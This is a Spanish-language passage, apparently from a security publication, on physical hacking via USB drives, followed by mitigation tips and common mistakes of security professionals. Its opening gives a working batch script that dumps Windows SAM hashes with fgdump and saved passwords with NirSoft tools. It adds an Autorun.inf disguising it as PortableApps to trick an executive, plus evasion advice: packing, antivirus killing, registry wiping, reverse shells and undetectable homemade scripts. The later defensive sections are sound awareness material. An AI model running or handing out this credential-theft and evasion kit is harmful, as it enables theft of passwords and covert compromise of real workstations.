
Starting dump on 127.0.0.1
** Beginning local dump **
OS (127.0.0.1): Microsoft Windows XP Professional Service Pack 2 (Build 2600)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----
Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1
```

Dumper. FgDump dumpea (extrae) los hashes contenidos dentro del archivo SAM, es decir, saca las cuentas de usuarios de sistema en Windows NT/XP/2000/2003.

4. Archivo ejemplo.bat en el mismo directorio que las aplicaciones de Nirsoft. Éste es el código batch (MS-DOS) que ejecuta las aplicaciones en modo de línea de comando y guarda la información en la carpeta Documents del pendrive.

```
--8<    Escribir en Notepad y guardarlo como ejemplo.bat
```

```
@echo off
```

```
start /MIN fgdump -o \Documents\hashes.txt localhost >nul
start pspv /stext \Documents\pass1.txt >nul
start msppass /stext \Documents\pass2.txt >nul
```

```
--8<
```

Un ejemplo grotesco, aunque se puede mejorar en muchos aspectos, veamos:

- Podrían disimularse los archivos de datos por nombres más desapercibidos como archivos temporales en una carpeta llamada Temp (generar allí t654.tmp, t655.tmp, t656.tmp o bien es posible hacerlo en un solo .tmp).
- El .bat puede convertirse en .exe con la herramienta Quick Batch File Compiler (www.abyssmedia.com/quickbfc/).

- A su vez, este .exe puede cifrarse con la herramienta que encontramos en <http://upx.sourceforge.net>.
- Puede agregarse un comando para que borre del registro la ejecución de estas aplicaciones (técnica antiforense).
- Se puede ejecutar un menú de herramientas portables para disimular la verdadera intención del doble clic:

```
start \PortableApps\PortableAppsMenu\PortableAppsMenu >nul |exit
```

Este comando ejecutará por último el menú de la aplicación www.portableapps.com. Un ejemplo de ingeniería social sería darle a un ejecutivo el pendrive y pedirle que haga click en el ícono de portableapps para ver el menú de aplicaciones para pendrive. Para hacerlo más creíble, el archivo Autorun.inf debería ser más o menos así:

```
--8<
[ Autorun]
Open=Portable-Apps.exe           <  este es el .bat hecho .exe
Action=Start Portable-Apps
Icon=PortableApps\PortableAppsMenu\ PortableAppsMenu.exe
Label=PortableApps
--8<
```



Portable. Software portable para dispositivos USB. Es gratuito, no posee spyware y la lista de aplicaciones puede verse en <http://portableapps.com/apps>.

- Se pueden copiar archivos de la máquina –de la carpeta Mis documentos, del mismo escritorio o de la carpeta de Outlook-, determinadas extensiones (.doc, .xls, .mdb), pero todo esto demandará mayor tiempo que los dos segundos de este ejemplo, gracias al comando find o la posible transferencia de muchos archivos. Todo ello podría extraerse luego de una forma no física (vía red local o Internet).
- Se puede dejar un servicio activado.
- Se puede disparar una shell hacia un netcat en escucha.
- Agregar usuarios de administración.
- Modificar el archivo HOSTS.
- Matar procesos de firewall o antivirus (con kill.exe o pkill.exe).
- Todos los binarios .exe pueden ser modificados para que no sean detectados por antivirus o antispywares (a mano o con alguna aplicación como SoftwarePassport de www.siliconrealms.com).
- Se puede poner a compartir una determinada unidad (C, D) o directorio.
- Extraer la información del clipboard.
- Extraer más información sobre la red de la terminal o hardware. Por ejemplo con los comandos:
ipconfig >pc.txt
netstat -an >>pc.txt
systeminfo >>pc.txt
- Extraer información sensible de otras terminales en red.

La shell en entorno ms/dos.

Tutorial programación.bat

Este documento es de dominio público y se redacta bajo la licencia de Software Libre
 Prohibida la reproducción total o parcial de este texto sin poner la fuente (<http://www.elhacker.net>) o sin respetar la licencia de 'Software Libre'
 Prohibida la modificación o eliminación de enlaces e imágenes en este documento.
 Redactado por Soplo el 31 de Agosto de 2005

Para consultas pinchar [aquí](#)

1. Introducción
2. Qué se puede hacer con un programa BAT?
3. Crear un programa BAT
4. Redirección de entrada/salida
5. Filtros
6. Máscaras y comodines
7. Trácticos (paths)
8. Unidades Lógicas
9. Comandos MSDOS
9.1 Comandos básicos de consola
9.2 Comandos de manejo de archivos
9.3 Comandos de disco
9.4 Comandos de red
9.5 Comandos de programación
10. Variables de entorno

Batch. Sección del sitio www.elhacker.net dedicado a la programación

en batch (MS-DOS/.bat), en donde se explican los conceptos básicos de ella. Hasta es posible dejar atado al programador de tareas el FTK imager lite –o dd- para que, a determinada hora de la madrugada, realice una imagen perfecta de disco duro en un servidor y que, vía red (con netcat o una unidad compartida), se aloje en el disco duro externo –que luego llevaremos a casa- de una terminal a la cual tenemos mayor tiempo de acceso que en la organización. El hacking físico no tiene límites, y dos clics pueden lograr que en dos segundos se comprometa la información de un disco duro completo o lo más sensible de la organización si ésta no está debidamente resguardada.

The screenshot shows a web browser displaying the AccessData website at <http://www.accessdata.com/common/pagedetail.aspx?PageCode=downloads>. The page is titled 'Forensic Products'. It features two main product sections: 'Forensic Toolkit®(FTK™) version 1.71' and 'Registry Viewer™ (RV) version 1.5'. Each section includes a 'Download' link, a 'Release Date', and a 'MD5' hash. To the right of each section are links for 'User Guide', 'Product FAQs', and 'Release Notes'. A sidebar on the left is titled 'SUPPORT' and lists links for 'Contact Us', 'Product Downloads', 'Previous Releases', 'White Papers', 'Technical Documents', 'PRTH/DNA Modules', 'Regular Expressions', 'RSR Files', and 'FTK & Daylight Savings'.


FTK. Sitio de AccessData (www.accessdata.com), desarrolladores del excelente FTK Imager Lite para hacer imágenes raw (clonado bit a bit) de discos y unidades de almacenamiento, aptas para el análisis forense.

¿Cómo mitigar este riesgo? Veamos siete tips para utilizar en organizaciones e instituciones.

Control de acceso al recinto: No cualquier persona debería merodear por todos los pasillos u oficinas de la organización. Si ésta es grande, lo mejor es manejarse con niveles de acceso y sistemas biométricos, guardias en el edificio o en el perímetro, y circuito de cámaras con el almacenamiento de datos protegido. Por supuesto, no hay que olvidarse de cerrar bien la oficina cuando se sale.

Control de acceso a pantalla: En la terminal de trabajo ejecutiva, ésta debe contar con el salvapantallas configurado con password a los pocos minutos de inactividad.

vidad.



The Biometric Consortium logo is at the top left. The top right has a 'Home' link. Below the logo is a horizontal menu with 'Home', 'Search', 'Contact Us', and 'Site Map'. On the left, a sidebar menu includes 'Intro. to Biometrics' (selected), 'Bulletin Board', 'Meetings & Events', 'Government Activity', 'Standards Activity', 'Biometric Resources', 'Past BC Conferences', and 'Links'. The main content area is titled 'About Us'. It contains text about the Consortium's role in research, development, testing, evaluation, and application of biometric-based personal identification/verification technology. It mentions organizing a biometrics conference every fall and provides links to past conferences, government activity, standards activity, biometric resources, and a bulletin board. It also lists Co-Chairs: Jeffrey S. Dunn and Fernando Podio/NIST. A large banner at the bottom reads 'The Biometric Consortium Conference'.

Biométrico. Página web perteneciente a The Biometric Consortium (www.biometrics.org) en la que se listan todos los vendedores de accesorios biométricos para identificación o verificación según caras, huellas, retinas, iris, voz, palma de la mano, modo de escritura, etcétera.



Password. Configuración del salvapantalla para que se active en caso

de no tener actividad en 5 minutos y que, cuando se intente reanudar la actividad

en la terminal, se solicite un password. Muy útil si, a la hora

de ausentarnos de la oficina, alguien intenta utilizar la PC sin nuestro permiso.


Políticas de seguridad: todos los empleados y el resto de los recursos humanos ligados a la organización tienen en claro las políticas de la seguridad de la información, la concientización, el buen manejo de los recursos informáticos y el procedimiento. Estas políticas deben estar definidas gracias al análisis del relevamiento exhaustivo del escenario (de la infraestructura, de recursos lógicos, humanos y riesgos de los activos), la totalidad de sus procesos y los objetivos de la organización. Es vital que tengan el aval y el compromiso de la Gerencia para llevar a cabo la implementación y el acatamiento general de estas políticas.

Desconexión física del hardware o deshabilitarlo mediante el registro: En este caso en particular, se puede optar por desconectar los puertos USB de la terminal ya sea en forma electrónica o lógicamente (<http://support.microsoft.com/default.aspx?scid=kb;en-us;823732>), o en otros casos, las grabadoras de CD y DVD o disqueteras. Sin llegar a tener comportamientos extremos, esto puede evitarse con otras medidas, como la utilización de cifrado por ejemplo.



Deshabilitador. Sitio del producto DeviceLock (www.devicelock.com), que se utiliza para deshabilitar unidades y puertos (USB entre ellos) mediante grupos de políticas en el sistema.

Cifrado de información: Utilizar PGP Desktop Enterprise, Steganos Security Suite 2007 o TrueCrypt (www.kriptopolis.org/truecrypt-windows-01) para cifrar la información sensible de los documentos en la PC o en particiones destinadas a respaldo de información (backups).



Cifrador. Sitio de TrueCrypt (www.truecrypt.org), aplicación que cifra datos on-the-fly (en tiempo real, totalmente transparente al usuario) desde la misma memoria, muy recomendado y libre.

Detección de aplicaciones malintencionadas: Instalar y setear debidamente los escáneres de malware (antivirus y antispyware), ya que la configuración que tienen por defecto al instalarlos no es recomendable. En la actualidad, los más recomendados son: NOD32 de la firma ESET y Ad-Aware 2008 Pro de Lavasoft.




Antispyware. Website de Lavasoft (www.lavasoftusa.com), desarrolladores de Ad-aware y otros productos relacionados con la detección y eliminación de spyware en nuestras máquinas.

Privilegios de invitado: No utilizar el usuario por defecto de Windows XP, ya que de esta manera es como se infectan las máquinas con malware, porque éste tiene privilegios de administrador sobre el sistema. Si se utiliza un usuario con privilegios de invitado, lo que se ejecute no podrá instalarse, alterar archivos de sistema, realizar cambios en el registro de Windows o extraer las cuentas de usuarios del sistema.

Para hacerlo, vamos a cambiar los privilegios del usuario desde Inicio/Ejecutar..., ingresamos compmgmt.msc y presionamos Aceptar. En la ventana que se abre, vamos a Usuarios locales y grupos/Usuarios. Hacemos click con el botón derecho sobre el nombre del usuario que vamos a modificar y elegimos Propiedades. Vamos a la solapa Miembro de, hacemos click sobre Administradores y presionamos Quitar. Luego, pulsamos Agregar..., escribimos y hacemos click en Aceptar.

Búsqueda manual de malware

Para buscar a mano malware que haya ingresado en una terminal o servidor, son recomendables Autoruns y ProcessMonitor de SYSINTERNALS, y Rootkit RkUnhooker, Unlocker y pskill.exe, incluido en PStools de Foundsone. Antes conviene tener hecho un snapshot (imagen) del registro limpio de Windows para ver si se modificó y compararlo con un snapshot de la máquina infectada con la utilidad What's Running (www.whatsrunning.net).



Invitado. Pantalla que muestra el cambio de los privilegio del usuario.

Al reiniciar el equipo, nuestro usuario no tendrá privilegios sobre el sistema, como tampoco los programas (o virus) que intenten ser instalados a través de él.

Este ejemplo (técnicamente mejorado, claro está) fue testeado en servidores Windows 2003 con Active Directory de grandes organizaciones, servidores Exchange y en terminales ejecutivas con Windows XP SP2 y, en todos los casos, funcionó. Esto es posible hacerlo en otras plataformas como Linux o Unix, aunque de otros modos.

Erros mas comunes (cometidos por los aspirantes a profesional de seguridad)

Veamos ahora un mix en cuestiones de gestión, humanas y técnicas basadas en situaciones reales para tener presentes como referencia.

CERT ENSEÑA

En el centro de enseñanza virtual del CERT www.vte.cert.org/vteweb/Library/Library.aspx podemos encontrar videos instructivos online (entre otros formatos) que se encuentran organizados en 25 categorías en las que podemos buscar por keywords.

Abordar el trabajo con escaso conocimiento técnico, con poca lógica o sin creatividad: Éste es el motivo principal de la falsa sensación de seguridad de una empresa luego de haber contratado a un supuesto profesional de la seguridad sin que éste poseyera los suficientes conocimientos técnicos o de procedimientos para hacer el trabajo de un modo correcto. Si en seguridad informática o de la información sólo se aplicaran soluciones técnicas o se tuviera que seguir únicamente determinada metodología plasmada en un simple checklist, el estado general de las grandes organizaciones sería un desastre. La ausencia tanto de sentido común como de capacidad para analizar y resolver problemas complica aún más las cosas.

Abordar el trabajo con escaso conocimiento del escenario: Al profesional, en una reunión con directivos y administradores, pueden intentar brindarle todos los detalles acerca del escenario. Pero si éste no hace un relevamiento exhaustivo por su cuenta o no realiza todas las preguntas, abarcando la totalidad de los componentes y procedimientos, es muy probable que algún aspecto se deje de lado y eso sea una potencial brecha de seguridad en el sistema de información.

Abordar el trabajo sin previa definición de la metodología por emplear ni el alcance por etapa: Si el profesional no planifica los pasos por seguir, es probable que recurra a una secuencia de trabajo poco eficiente. De ese modo, los lapsos y la demanda de tiempo, dinero y personal se incrementarán. Incluso, arriesgando a que en ese período aparezcan nuevas amenazas al entorno, no habiendo adoptado todavía las medidas de mitigación a la problemática (en este caso el aseguramiento), cuando aún era tan sólo de carácter potencial.

Abordar parte del trabajo antes de pautar la autorización: Es de una total falta de ética y tacto el asestar siquiera un escaneo antes de definir el contrato o pauta de autorización para el trabajo. Además, si un administrador da cuenta de ello (mirando algún log o monitor), podrían generarse problemas de otro tipo: humanos, legales (según país) y hasta de producción.

Desconocer los falsos positivos: Los falsos positivos son aquellos resultados

USB como herramienta de hackeo físico

Si desean conocer mas ejercicios para llevar a cabo con unidades ópticas o pendrives, tienen que leer estos sitios: wiki.hak5.org/wiki/USB_Switchblade o wiki.hak5.org/wiki/USB_Hacksaw o bien: www.usbhacks.com Recuerden que estos tipos de scripts están indexados por antivirus, por eso es preferible un método casero, indetectable.

imposibles que genera una herramienta en busca de vulnerabilidades. Por ejemplo, si chequeamos un server FreeBSD y, al finalizar, en el reporte se nos dice que en su IIS 5.0 hay una determinada vulnerabilidad, debemos reconocer que es imposible porque no puede estar presente una falla de una aplicación utilizada en un servidor Windows. Por eso, confiar ciegamente en los resultados de una herramienta automatizada es un grave error. Aparte de que ésta tiene que ser ajustada previamente para llevar tal chequeo, los resultados o el reporte tienen que ser analizados para descartar los falsos positivos -o analizar los falsos negativos- (más aún cuando los administradores tienen cierto sentido del humor al editar los banners de servicios o falsear el resultado de la detección mediante fingerprint). Por lógica, si un supuesto profesional reporta un falso positivo, automáticamente se desacreditará todo el trabajo de reporte.

Redactar procedimientos de seguridad inútiles: Las normas y procedimientos tienen incidencia directa en el escenario. Si tenemos a alguien que escribe procedimientos incoherentes o impracticables, el sistema con seguridad estará en modo de riesgo. Por ejemplo, uno que diga: La clave root del servidor principal tiene que estar resguardada bajo el método **split knowledge**, y cada parte deberá ser de conocimiento por cada uno de los administradores a cargo en su turno. Split knowledge significaría, en este caso, que cada administrador deberá conocer tan sólo una parte de la clave y no su totalidad. Qué pasaría si el administrador que está a cargo en su turno un sábado a las 5 am sufre una intrusión y cuando se da cuenta:

- El intruso está dumpeando –extrayendo- los datos más importantes de su organización, millones de registros y los envía afuera.
- Acto seguido el intruso, como root, expulsa al administrador de su propio servidor matándole la sesión. ¿Qué hará? Tendría que apagar el servidor o desconectarlo de la red (con todo lo que ello significaría para la integridad del sistema, producción y databases) o bien encontrar al resto de los administradores para ver cómo hacen para loguearse (éstos pueden estar en los más diversos lugares y estados de conciencia).

OSSEC (HIDS TOOL)

OSSEC es una herramienta open source multiplataforma, basada en HIDS (Host-based Intrusion Detection System) que integra: ingeniería de análisis, análisis de registros, chequeo de integridad en archivos, monitoreo de registro, políticas centralizadas, detección de rootkits y alertas en tiempo real. <http://www.ossec.net/main/>

- Incluso, el intruso a esa altura ya habrá modificado el password de root –o renombrado el archivo o finalizado el servicio de login- y wipeado (borrado de modo seguro) sus rastros desde un servidor interno, que a su vez tiene conectado vía on the fly a otro que se encuentra en un pueblito de Kazajstán.

Ese procedimiento citado tiene cero dinámica y puede empeorar las cosas en un momento que ya de por sí es crítico.

Prestemos mucha atención: un gran teórico de la gestión de la seguridad de la información puede, por sí solo, llegar a redactar cosas impracticables en la realidad y contexto del escenario. Por eso, el relevamiento de infraestructura y el conocimiento técnico de la totalidad de los componentes más el seguimiento y el control de los factores humanos, lógicos y procesos que lo rodean es de suma vitalidad para lograr buen material normativo.

Utilizar plantillas (templates) predefinidas para la elaboración del contenido de políticas: No es lo mejor utilizar políticas adaptables. En primer lugar, por una cuestión ética de no venderle un enlatado de seguridad a una organización que maneja datos sensibles y nos paga un trabajo a medida o responsable. En segundo lugar, porque es un riesgo, ya que esa falta de relevamiento exhaustivo (artesanal) de procesos deja librados pequeños aspectos del sistema. Finalmente, porque no hay dos organizaciones iguales, ni siquiera dos sucursales de una misma firma.

Si no se tiene el conocimiento de todos los aspectos de un escenario para hacerlo bien, hay que conformar un equipo de trabajo y reclutar a la gente adecuada para cada campo. **McDonalizar** la seguridad informática de la organización, a la larga se termina pagando caro. Exacto, además de todas las típicas amenazas y riesgos, hay intrusos y procesos del tipo **Gourmet**.

Elegir entre chequeo de seguridad en producción o fuera de ella: Hay que hacer ambas, porque son dos estados diferentes en los procesos y flujo de información. Si fuéramos médicos, sería como tomar la presión sanguínea a alguien que está haciendo deporte y a otro que está durmiendo, con todo lo que ello re-

Guía de lockpicking

Si estamos interesados en ampliar nuestros conocimientos sobre lockpicking, podemos encontrar la mítica guía MIT de lockpicking traducida al español en la dirección: www.lockpickingsport.com/articulos-y-traducciones/327-por-fin-la-guia-mit-en-espanol.html

presentaría en los resultados.

Por otro lado, hay que prestarle especial atención a los componentes que pueden llegar a sufrir el estrés del proceso o flujo de datos. Imaginemos qué sucedería si a determinada hora de producción **se cae un firewall**.

No saber aprovechar e interpretar los errores generados en los sistemas o no saber generarlos: Es un caso muy normal en el hacking ético. Si no se chequea a mano, algún output (información de error que notaríamos al hacer una petición http manual o del protocolo que sea) se puede perder, incluso algunos no le ven la utilidad y lo dejan pasar, cuando un intruso inteligente jamás subestimaría tal dato. El afán por la automatización en la búsqueda de vulnerabilidades es uno de las causantes.

Generar errores en una aplicación online mediante peticiones HTTP es extremadamente útil, ya que se conocen tecnologías, directorios, versiones, claves, código fuente, archivos ocultos, backups, datos sensibles o útiles de todo tipo.

Focalizar sobre un solo aspecto de la seguridad: Es usual que sólo se contempla un aspecto de la seguridad informática de la organización y no todos. Lo más común es hacer foco en el aspecto técnico. Muchos creen que con utilizar varios firewalls, algún enlace vía SSL (cifrado) en la intranet, un administrador de perfil técnico sentado frente al servidor y un puñado de antivirus en las terminales ya es suficiente para garantizar seguridad de la información institucional. Nada más errado. Las normativas y la calidad del recurso humano también cuentan.

Malos reportes luego del Network Security Assessment: El modo en el que se entregue está sujeto a quien lo tenga que interpretar. Cuestiones de diseño gráfico, retórica, estética u orden se pueden dejar a un lado o bien delegar a un diseñador, pero si se olvida la enumeración de las cosas en su totalidad, se omiten datos relevantes o se expresan de modo confuso, excesivo, barroco o bizarro, es un grave error.

Exponer el escenario personal o descentralizar información sensible sin

Tecnologías USB al alcance de todos

Aunque la tecnología avanza a diario, algunas de las nuevas creaciones pueden generar problemas en ciertos ámbitos. Si visitamos los sitios www.getusb.info/category/usb-fever/ y <http://spanish.getusb.info/lector-62-en-1-si-no-lo-tiene-no-lo-necesitas/> para ver las novedades, realmente tenemos que ponernos a pensar en el impacto que puede tener este tipo de herramientas en manos de los empleados de una organización.

autorización: Se ha visto muchas veces a encargados de la seguridad de un escenario o proyecto enviar información sensible sin cifrar a una casilla de correo electrónica personal, información muy precisa del escenario mediante gráficos en archivos .vsd (Microsoft Visio), sus passwords y configuraciones, documentos en Word o PDF de procedimientos y normas u otra información útil. Esto representa un descuido de muy alto riesgo con el agravante de que, seguramente, ese tipo de desvío de información no está autorizado por la organización o por algún comité de seguridad, y encima un intruso hábil podría interceptarlo.

No ser eficiente: La diferencia entre eficacia y eficiencia, en una organización que puede derrochar o destinar muchos recursos a un proyecto, quizás no cuente demasiado. Pero en cuestiones de seguridad informática, **la eficiencia en tiempo** es fundamental. No ser eficiente en ese punto puede llegar a exponer potencialmente los activos de la organización.

Haz lo que digo (no lo que hago): Es indispensable que uno mismo adopte las medidas de cuidado en sus propios activos. Nunca se sabe cuándo alguien va a intentar comprometerlos. Por ejemplo, si recomendamos a todo el mundo que utilice 12 caracteres en la contraseña, debemos aplicarlo también a las nuestras.

Subestimar al usuario final de terminales: El típico usuario o empleado, con una terminal conectada a Internet dentro de la organización, es un factor para tener muy en cuenta ya que, si no se lo limita en privilegios y se lo educa en cuanto a políticas de uso o controles, puede ser a corto y mediano plazo un grave problema. Entre otras cosas podría:

- Visitar páginas inapropiadas.
- Instalar programas del tipo P2P.
- Manipular correo electrónico con malware.
- Descentralizar información institucional a través de mensajeros o correo.
- Conectar pendrives u otras unidades de almacenamiento.
- Conectar notebooks infectadas.
- Conectarse fuera de la organización a través de un nodo wireless ajeno a ésta (con el riesgo de que le tomen todas sus claves).
- Tratar de extraer información de otras terminales o servidores.
- Publicar o dejar información de la organización en Internet u otro medio.
- Asignar claves de administración por su cuenta.
- Ser víctima de ingeniería social.

No mantenerse debidamente informado: ¿Por qué es bueno estar informado al instante y continuamente de las fallas o técnicas de intrusión que se hacen públicas día a día? Más allá de nuestro interés en ese tipo de noticias por lo que aporta al co-

nocimiento, su importancia radica en que, si alguna se relaciona a nuestro sistema, hay que tomar las medidas correspondientes para que éste no corra riesgos.

Desestimar reportes de seguridad de terceros o subestimar al atacante que utiliza técnicas simples: Muchos jóvenes suelen probar herramientas como escáneres, técnicas a mano o bien exploits, en recursos que están en Internet, con las más diversas intenciones. Algunos de estos reportan desinteresadamente la falla encontrada en el sistema a sus administradores o a algún contacto responsable que hayan encontrado. La mayoría de estos reportes suelen ser desestimados, minimizados o directamente ignorados por alguien en la organización, sin pensar que luego otro intruso (esta vez con malas intenciones) puede hallarlo y explotarlo. Generalmente, esos reportes caen en manos del responsable de dicho descuido y por eso no pasan de allí. Difícilmente un administrador le diga a su jefe: "He descuidado los servidores, recién avisaron que se puede entrar a nuestra red..., pero no se preocupe que ahora mismo lo soluciono."

A ese error se le suma el prejuicio de categorizar a los intrusos (que ya han cometido el acto o lo están intentando) en script kiddies, crackers, hackers o lamers cuando todos éstos se valen de cualquier tipo de técnica que tienen a su alcance o de la que pueden llevar a cabo debido a sus limitaciones. Por ejemplo, si un intruso extremadamente preparado e inteligente descubrió un login en el que usuario y clave son admin/admin, ¿no lo va a utilizar porque fue muy fácil hallarlo? **Lo utilizará sin duda alguna.** Un administrador minimizará el hecho diciendo que un script kiddie entró con el típico usuario admin de clave admin y que ya está todo solucionado, mientras que en realidad posiblemente haya backdoors en los principales servidores, ningún rastro de la intrusión interna, ni de su permanencia.

El intruso menos preparado no sólo probará el admin/admin, sino que tiene algo que los empleados con responsabilidades no poseen: mucho, pero mucho, tiempo libre. Luego de probar lo poco que conoce a raíz de su falta de conocimientos, podría quedarse aletargado esperando a que se presente una falla fácil de explotar o algún descuido del administrador y, de ese modo, comprometer el escenario. Por ejemplo, en un escenario seguro, pero con varios servers ya identificados con IIS 6.0 + ASP, una noche de sábado se publica un exploit para esa combinación en una lista pública de seguridad. Acto seguido, esa persona se entera, lo busca, lo compila y lo utiliza a las 2 am, cuando el administrador que solucionará la falla a la mañana siguiente está durmiendo. Incluso, podrá dedicarse noches enteras a buscar esa falla al azar en otras redes. Quizás sólo deformé una página web para alimentar su ego intentando demostrar lo hacker que es, mientras que el intruso experimentado tratará por todos los medios de pasar desapercibido, ocultando rastros y procesos, ya sea para interceptar información sensible interna o utilizar los recursos para comprometer los activos de otra organización.

En definitiva, un intruso es un intruso, no importa lo preparado que esté o

la intención que tenga. El escenario debe asegurarse de modo correcto. Si un tercero a la organización reporta casualmente una falla, por más irrisoria que ésta parezca, debemos solicitarle detalles, actuar rápido para solucionarla y ser agradecidos.

Este es el agradecimiento de la gente de Google por un pequeño reporte de seguridad que realicé en junio pasado:

Google Security <security@google.com> 20-jun

Para: Carlos Tori

Fecha: 20-jun-2007 9:05

Asunto: Re: [#845274691] Vulnerability report, XSS at groups.google.com.

Hi ,

Thank you for your note.

Thank you for bringing this issue to our attention. Google takes the security of our services very seriously and we are currently investigating your report. We appreciate your cooperation and discretion on this matter while we are looking into it. We will follow up with you soon.

Thanks very much,

Christoph Kern
Google Security Team

NOTE: This message was sent by a human.

Confiar plenamente en los administradores: Si el profesional de seguridad tiene sólidos conocimientos técnicos en cuanto a sistemas operativos, el solo relevamiento del estado de los servidores le dará un claro panorama acerca del ni-

Más conductas erróneas

Además del listado de conductas equivocadas que vemos aquí, podemos encontrar otras cosas que debemos aprender a evitar en www.sans.org/resources/mistakes.php. Aunque la información está en inglés, encontraremos otras conductas erróneas ligadas al aspecto de administración, del tipo técnico.

vel de quien los mantiene. Los procedimientos no servirán de nada si no se acatan, pero tampoco servirán de mucho si los que tienen que acatarlos no tienen como hacerlo. El administrador ideal es aquel que es proactivo, dedicado e ins truido.

Hacer preferencia de plataformas: Recomendar u optar por una plataforma para todo o para la mayoría del escenario sólo porque nosotros tenemos afinidad hacia ella o la conseguimos en oferta o la elegimos por la capacidad de venta de quien nos la ofertó, es un grave error. No hay que entrar en el error de comparar sistemas operativos para ver cuál es mejor, ya que cada uno tiene una aplicación, caso y tipo de usuario. Si el escenario va a llevarse a cabo desde cero o a modificarse, como primer paso debe haber un detallado análisis de la situación: ¿a qué tarea, servicio o tipo de procesamiento se va a dedicar el sistema operativo?, ¿qué tipo de usuario habrá y cuál será su soporte?, ¿qué presupuesto hay para licencias y hardware? Sobre esa base, tomamos una determinación.

Delegar el reclutamiento de personal de seguridad a gente sin experiencia: Si somos un único profesional de la seguridad, sería una tarea titánica asegurar los activos de una gran organización.

Por eso, necesitaremos un equipo de gente.

Si tenemos experiencia, probablemente ya deberíamos conocer a las personas indicadas para tal tarea (sean de la propia empresa, colegas o tercerizados) y, llegado al caso de que éstos estén ocupados o no deseen integrar el equipo por diferentes motivos, deberemos reclutar personal para conformar ese grupo de trabajo.

Al hacerlo, uno de los errores más graves consiste en delegar ese reclutamiento a un departamento de recursos humanos sin el apoyo de alguien con demasiada experiencia en el tema, ya que el resultado puede ser desalentador. Por ejemplo, podrían conseguircnos un grupo de jóvenes no aptos para la tarea, pero con la suficiente habilidad de comunicación como para pasar algunas entrevistas, o con títulos de sistemas, pero sin experiencia real alguna ni las capacidades mínimas necesarias.

Name	Last modified	Size
Parent Directory		-
22c3-video-mp4/	06-Jan-2008 09:04	-
23c3/	01-Jan-2007 09:18	-
24c3-video-mkv/	13-Jan-2008 11:03	-
24c3/	30-Apr-2008 10:44	-
Binary Revolution Radio Parody.mp3	15-Dec-2007 14:17	16M
defCon_Filler/	04-Dec-2006 07:36	-
HOPE 2006/	26-Aug-2006 06:29	-
